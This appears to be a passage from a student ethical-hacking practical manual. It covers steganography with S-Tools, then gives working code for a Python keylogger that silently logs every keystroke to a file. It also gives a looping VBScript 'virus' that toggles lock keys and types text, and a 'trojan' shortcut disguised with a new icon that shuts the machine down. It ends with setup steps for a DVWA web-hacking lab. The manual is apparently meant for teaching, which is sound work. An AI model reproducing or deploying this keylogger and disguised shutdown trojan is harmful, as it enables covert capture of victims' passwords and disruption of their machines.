
4. Now drag and drop the secret file on image file and alert by stool to enter password and choose encryption algorithm will come.




5. After entering password and algo, click ok. Tool will create identical copy hidden data.bmp





6. Right click and save it.



7. To reveal the hidden data open the file in S-Tool. Right click select reveal and put password and select algorithm.








PRACTICAL 5

A. Create keylogger using python:

Open Anaconda



```
C:\WINDOWS\system32\cmd.exe
(base) C:\Users\COM>pip install pynput
Collecting pynput
  Downloading pynput-1.7.3-py2.py3-none-any.whl (99 kB)
    |████████| 99 kB 3.3 MB/s
Requirement already satisfied: six in c:\users\com\anaconda3\lib\site-packages (from pynput) (1.15.0)
Installing collected packages: pynput
Successfully installed pynput-1.7.3

(base) C:\Users\COM>
```

Reference : <https://www.tutorialspoint.com/design-a-keylogger-in-python>

Code:

Step 1: #import the module in your python shell

```
import pynput
import logging
```

Step 2: import the required packages and method.

#To monitor the keyboard, use the key and listener method of pynput.keyboard module

```
from pynput.keyboard import Key, Listener
```

Step 3: #set the path where we are going to store our log files, in what mode logs will be stored and the format.

```
log_dir = "D:/"
logging.basicConfig(filename = (log_dir + "keyLog.txt"),
level=logging.DEBUG, format='%(asctime)s: %(message)s')
```

Step 4 : Write the function on_press that contains a definition for keypresses and take the key as a parameter.

```
def my_key_on_press(key):
    logging.info(str(key))
```

Step 5: Set up an instance of Listener and define the on_press method in it and then join the instance to the main thread.

```
with Listener(on_press=my_key_on_press) as listener:  
    listener.join()
```

B. Create a Virus

<https://www.youtube.com/watch?v=-TSWzErSxC4>

Code:

```
set x=wscript.createobject("wscript.shell")  
do  
wscript.sleep 100  
x.sendkeys"{CAPSLOCK}"  
x.sendkeys"{NUMLOCK}"  
x.sendkeys"I am a Virus"  
x.sendkeys"{SCROLLOCK}"  
loop
```

C. Create a simple trojan

1. Right click on desktop or any drive
2. Select create new shortcut and type

shutdown -s -t 50 -c "Shutdown the machine"

3. Right click and Change the icon

PRACTICAL 6


A. Hack a website by Remote File Inclusion

A. Building a Web Hacking Lab (w/ XAMPP and DVWA) :

- a. <https://www.youtube.com/watch?v=XCqSQJapP7M&t=310s>
- b. <https://www.youtube.com/watch?v=htTEfokaKsM>

1. Install XAMPP : [XAMPP](https://www.apachefriends.org/index.html)

- <https://www.apachefriends.org/index.html>
 - Create database



Enter mysql -u root

```

Setting environment for using XAMPP for Windows.
COM@DESKTOP-10S6E80 c:\xampp
# mysql -u root
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 8
Server version: 10.4.21-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| phpmyadmin |
| student |
| test |
+-----+
6 rows in set (0.010 sec)

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.001 sec)

```

```
MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| dvwa      |
| information_schema |
| mysql      |
| performance_schema |
| phpmyadmin   |
| student     |
| test       |
+-----+
7 rows in set (0.001 sec)

MariaDB [(none)]>
```

- Download DVWA-master.zip

Google search results for "dvwa download". The first result is an Ad from debricked.com linking to DVWA. A large black arrow points to the "Select this" button next to the link.

dvwa download

All Videos Images News Shopping More Tools

About 99,600 results (0.40 seconds)

Ad · <https://www.debricked.com/>

Vulnerabilities in PHP - Identify, fix, prevent - debricked.com

Solve vulnerabilities in PHP, Javascript, Java and more. Superior data quality and support. 100% free forever. Create your free account today. License Compliance. Open Source Health. Vulnerability Management. Security Automation.

Product
Automated Open Source Security
Scan and identify vulnerabilities

About us
Who are we?
Find out more about Debricked

<https://dvwa.co.uk>



DVWA - Damn Vulnerable Web Application  Select this

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test ... You've visited this page 2 times. Last visit: 27/9/21


Damn Vulnerable Web Application (DVWA)

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.


Select this 

- Install DVWA in C:\xampp\htdocs



Goto C:\xampp\htdocs\DVWA-master\config. Change the file name config.inc.php.dist to config.inc.php



In the browser , enter <http://localhost/dvwa-master/setup.php> . Scroll below to find:

Web Server SERVER_NAME: localhost
Operating system: Windows
PHP version: 8.0.10
PHP function display_errors: Enabled (Easy Mode!)
PHP function safe_mode: **Disabled**
PHP function allow_url_include: **Disabled**
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: **Missing - Only an issue if you want to play with captchas**
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Backend database: MySQL/MariaDB
Database username: root
Database password: *blank*
Database database: dvwa
Database host: 127.0.0.1
Database port: 3309

reCAPTCHA key: **Missing**

[User: COM] Writable folder C:\xampp\htdocs\DVWA-master\hackable\uploads\: Yes
[User: COM] Writable file C:\xampp\htdocs\DVWA-master\external\phpids\0.6\lib\IDS\tmp\phpids_log.txt: Yes

[User: COM] Writable folder C:\xampp\htdocs\DVWA-master\config: Yes
Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either `allow_url_fopen` or `allow_url_include`, set the following in your `php.ini` file and restart Apache.

```
allow_url_fopen = On  
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

[Create / Reset Database](#)

Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.


Data inserted into 'guestbook' table.

Backup file /config/config.inc.php.bak automatically created

Setup successful!

Please [login](#).

Next , it opens the window below: <http://localhost/DVWA-master/login.php>



localhost/dvwa-master/login.php

